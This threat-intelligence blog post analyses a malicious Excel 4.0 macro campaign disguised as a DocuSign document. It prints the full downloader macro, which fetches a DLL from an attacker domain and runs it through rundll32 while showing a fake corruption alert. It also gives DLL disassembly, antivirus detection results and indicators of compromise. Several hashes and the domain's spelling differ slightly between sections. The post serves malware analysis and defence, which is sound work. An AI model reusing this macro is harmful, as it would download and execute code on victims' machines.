


Yet Another Active Email Campaign With Malicious Excel Files Identified

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We identified a potential campaign in preparation where the victim would receive a zip file containing a Malicious Excel file embedding Excel 4.0 Macros—requiring user interaction to infect the victim. We believe this is the same group as the one we discussed in [February](#) due to high similarities in the modus operandi. This time again, the downloaded DLL would run calc.exe...


Due to the focus on running the Windows Calculator (calc.exe) by the group which seems to be preparing a campaign, we decided to call this group the CALCGANG . The new stage of this campaign seems to have started on March 5, 2020.



Malicious Excel File Impersonating DocuSign

The chain works as the following:

- Victim receives a compressed archive (.xls.zip) file.
- Once opened, the .xls file asks the user to enable macros to allow the document to connect to a remote server to send a web request that returns back the malicious macros to be executed. This is quiet ingenious as it allows some degree of flexibility to the attacker—but also to evade traditional detection since the malicious macros would not be inside the file.
 - The document pretends to be a DocuSign image.
- Malicious macro downloads a dll which gets executed with `regsvr32`
- Weirdly enough, the dll that gets downloaded is a 32-bits dll which `__spawnvpe()` Windows's Calculator application.




No matches found

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The sample in question was not present on VirusTotal.

We found that the distributing domains are hosted on Alibaba Cloud. Details are provided at the end of the blog-post. New domains were registered on Mach 5, 2020.



Web Query Dynamically Retrieving the DLL

Once the Web Query gets executed, the following macro will be returned to be executed by Microsoft Excel. Unlike, the February version this one seems slightly more complicated but works the same way.

```
FOPEN(R[8]C[-2],3)
=FWRITELN(R[-1]C,"Dim WinHttpRequest , oStream")
=FWRITELN(R[-2]C,"Set WinHttpRequest = CreateObject("MSXML2.ServerXMLHTTP.6.0")")
=FWRITELN(R[-3]C,"WinHttpRequest.setOption(2) = 13056")
=FWRITELN(R[-4]C,"WinHttpRequest.Open ""GET"", ""https://pjtcnrd.pw/DVnsdvisdv"", False")
=FWRITELN(R[-5]C,"WinHttpRequest.setRequestHeader ""User-Agent"", ""Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)""")
=FWRITELN(R[-6]C,"WinHttpRequest.Send")
=FWRITELN(R[-7]C,"If WinHttpRequest.Status = 200 Then")
=FWRITELN(R[-8]C,"Set oStream = CreateObject("ADODB.Stream")")
=FWRITELN(R[-9]C,"oStream.Open")
=FWRITELN(R[-10]C,"oStream.Type = 1")
=FWRITELN(R[-11]C,"oStream.Write WinHttpRequest.ResponseBody")
=FWRITELN(R[-12]C,"oStream.SaveToFile ""&R[-5]C[-2]&""", 2")
=FWRITELN(R[-13]C,"oStream.Close")
=FWRITELN(R[-14]C,"End If")
```

```

=FCLOSE(R[-15]C)
=EXEC("explorer.exe "&R[-8]C[-2]&"")
=WAIT(NOW()+&"00:00:05")
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.",2)
=FOPEN(R[-10]C[-2],3)
=FWRITELN(R[-1]C,"Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")")
=FWRITELN(R[-2]C,"obj.Document.Application.ShellExecute ""rundll32.exe","", "" &R[-14]C[-2]&"",DllRegisterServer""",
=FCLOSE(R[-3]C)
=EXEC("explorer.exe "&R[-14]C[-2]&"")
=FILE.DELETE(R[-16]C[-2])
=CLOSE(FALSE)

```

Malicious Macro Code

It is unclear at this point if the attackers are just doing some scoping & testing on an upcoming campaign.

```

.text:10001020
.text:10001020 ; HRESULT __stdcall DllRegisterServer()
.text:10001020 public DllRegisterServer
.text:10001020 DllRegisterServer proc near ; DATA XREF: .rdata:off_100122384o
.text:10001020 push offset aCWindowsSystem ; "c:\windows\system32\cmd.exe /c \"cal"...
.text:10001025 call sub_1000283E
.text:1000102A add esp, 4 aCWindowsSystem db 'c:\windows\system32\cmd.exe /c "calc.exe"',0
.text:1000102D mov eax, 1 ; DATA XREF: DllRegisterServer1o
.text:10001032 retn
.text:10001032 DllRegisterServer endp
.text:10001032

```

Malicious DLL executing __spawnvpe(calc)

1:0F20h:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
1:0F30h:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
1:0F40h:	30 1C 00 00	10 20 00 00	21 26 00 00	52 53 44 53	0....!& .RSDS
1:0F50h:	85 C1 6F 99	89 98 BB 45	9C 94 F9 43	81 E4 C9 B7	..o....E...C. .o
1:0F60h:	01 00 00 00	43 3A 5C 43	69 67 69 74	61 6C 5C 54	...C:\Cigital\T
1:0F70h:	6F 6F 6C 73	5C 63 61 6C	63 5F 73 65	63 75 72 69	ools\calc_securi
1:0F80h:	74 79 5F 70	6F 63 5C 64	6C 6C 5C 64	6C 6C 5C 52	ty_poc\dll\dll\R
1:0F90h:	65 6C 65 61	73 65 5C 63	61 6C 63 2E	70 64 62 00	elease\calc.pdb.
1:0FA0h:	00 00 00 00	C1 00 00 00	C1 00 00 00	01 00 00 00

RSDS Section

Original DLL name appears to be calc.dll, according to the PDB Debugging Path String

```
C:\Cigital\Tools\calc_security_poc\dll\dll\Release\calc.pdb
```

The dll code looks very similar to another dll available on [available on GitHub](#). Just like last month, it seems that the CALCGANG loves to use publicly available examples for their tests.

This could be that attackers are in training and learning how to spam and infect victims, or also that those servers will be rotated with more malicious contents. It is also unclear if this campaign is connected to [Dudear](#).



c25812f5c1b6f74ec686a928461601c305da29e6c36bbdce0637cc44d30f2c19

1 / 71

One engine detected this file

c25812f5c1b6f74ec686a928461601c305da29e6c36bbdce0637cc44d30f2c19

calc.dll 78.00 KB Size 2020-03-12 09:57:22 UTC 1 day ago

Community Score

peidi

DLL

DETECTION	DETAILS	COMMUNITY	1
BitDefenderTheta	Gen NN ZedlaF.34100.eu4@aKlqdSdi	Acronis	Undetected
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
SecureAge APEX	Undetected	Arcabit	Undetected
Avast	Undetected	Avast-Mobile	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
Bkav	Undetected	CAT-QuickHeal	Undetected
ClamAV	Undetected	CMC	Undetected
Comodo	Undetected	CrowdStrike Falcon	Undetected
Cylance	Undetected	Cyren	Undetected
DrWeb	Undetected	eGambit	Undetected
Emsisoft	Undetected	Endgame	Undetected
eScan	Undetected	ESET-NOD32	Undetected

VirusTotal and the DLL

Detection on VirusTotal is still pretty low (non existent) at the time of writing the article.

At the time of writing this article another security researcher also noticed that the **CALCGANG** started to use DocuSign for their documents:

Another interesting fact is that it seems that several files containing the domain name have been dropped in CrowdStrike Falcon Sandbox (Hybrid Analysis) since the creation of the domain name - but it does not seem to be detected at all by any vendors.

Search results from HA Community Files

Download all Local File Hashes (CSV) | Download all DNS Requests (CSV) | Download all Contacted Hosts (CSV)

Timestamp	Input	Threat level	Analysis Summary	Countries	Environment	Action
March 12th 2020 19:39:34 (UTC)	invoice-21270.xls Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0. C... c44372defea919d792e429ab4a78cd743bb6d588a0b6043d3026a67108191d62	no specific threat	AV Detection: Unknown Matched 12 Indicators	-	Windows 7 32 bit	
March 12th 2020 18:27:29 (UTC)	inv_50127.xls Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0. C... 92db28d09178a32a5a306726a7c8f0734daa873d63f05cfe6037027e4f436	no specific threat	AV Detection: Marked as clean Matched 13 Indicators	-	Windows 7 32 bit	
March 5th 2020 16:12:32 (UTC)	Invoice607.xls Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0. C... 38b6637c87246df63eb8312f425704979c3eab977d668d9fbbaa67742e8d56f	no specific threat	AV Detection: Marked as clean Matched 11 Indicators	-	Windows 7 32 bit	
March 5th 2020 14:12:49 (UTC)	INV319.xls Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0. C... 56095222c95b61a3a4ad7caf24b36972f936434bfff601a0d4d366bcb5c49440	no specific threat	AV Detection: Marked as clean Matched 10 Indicators	-	Windows 7 32 bit	
March 5th 2020 14:05:36 (UTC)	INV319.xls Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0. C... 56095222c95b61a3a4ad7caf24b36972f936434bfff601a0d4d366bcb5c49440	no specific threat	AV Detection: Marked as clean	-	Windows 7 64 bit	
March 5th 2020 14:04:41 (UTC)	INV_438.xls Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0. C... 2025db77c2b689fb232cab54ea8c25fbd5c4d65e2ff4451de94f476c2b76	no specific threat	AV Detection: Marked as clean Matched 12 Indicators	-	Windows 7 32 bit	

Key Recommendations:

- Do not enable macros on files from unknown senders

- Always be suspicious of legacy office files such as .XLS, .DOC or .RTF.
- Make sure to have memory analysis as part of your incident response strategy to detect and assess potential infections on hosts. We can help you with our automated platform and utilities.
- Consider using [Application Guard for Microsoft Office](#).
- Follow us on [Twitter](#)/ [LinkedIn](#) to stay informed about emerging campaigns and techniques.

Indicator of compromise (IoC):

Excel File Hashes:

9E730ACE03BB5A2C18A3EDD25E31C1FAFA02F751A06A467E13C778F2632C4771

B62CC06350B71F22363E2A7AC0A1E8389CA39DF08C60A41E27D60124D24EE2A1

Additional hashes from [Hybrid Analysis](#):

c443f2defea919d292e429ab4a78cd243bb6d588a0b6043d3026a62108f9fd62

92db28d09178a32a5a306726a17c8f0734daa873d63f05cf1eb6037027e4f436

38b6637c82246df63eb8312f425704979c3eab1977d668d9bbeaa67242e8d56f

56095222c95b61a3a4ad7caf24b369721f36434bff6011a0d4d36bcb5c49440

2025dbd77e2b689fb2325cab54ea8c25fbd5c4d65e12ff4451de94f476c2bf76

Malicious DLL

C25812F5C1B6F74EC686A928461601C305DA29E6C36BBDCE0637CC44D30F2C19

Domain Names & Servers:

Domains are sharing a common IP address, and to are hosted in Alibaba Cloud.

- [pjtcndrd.pw](#) (Registered On 2020-03-05)
- 161.117.177.248

Source: https://www.comae.com/posts/2020-03-13_yet-another-active-email-campaign-with-malicious-excel-files-identified/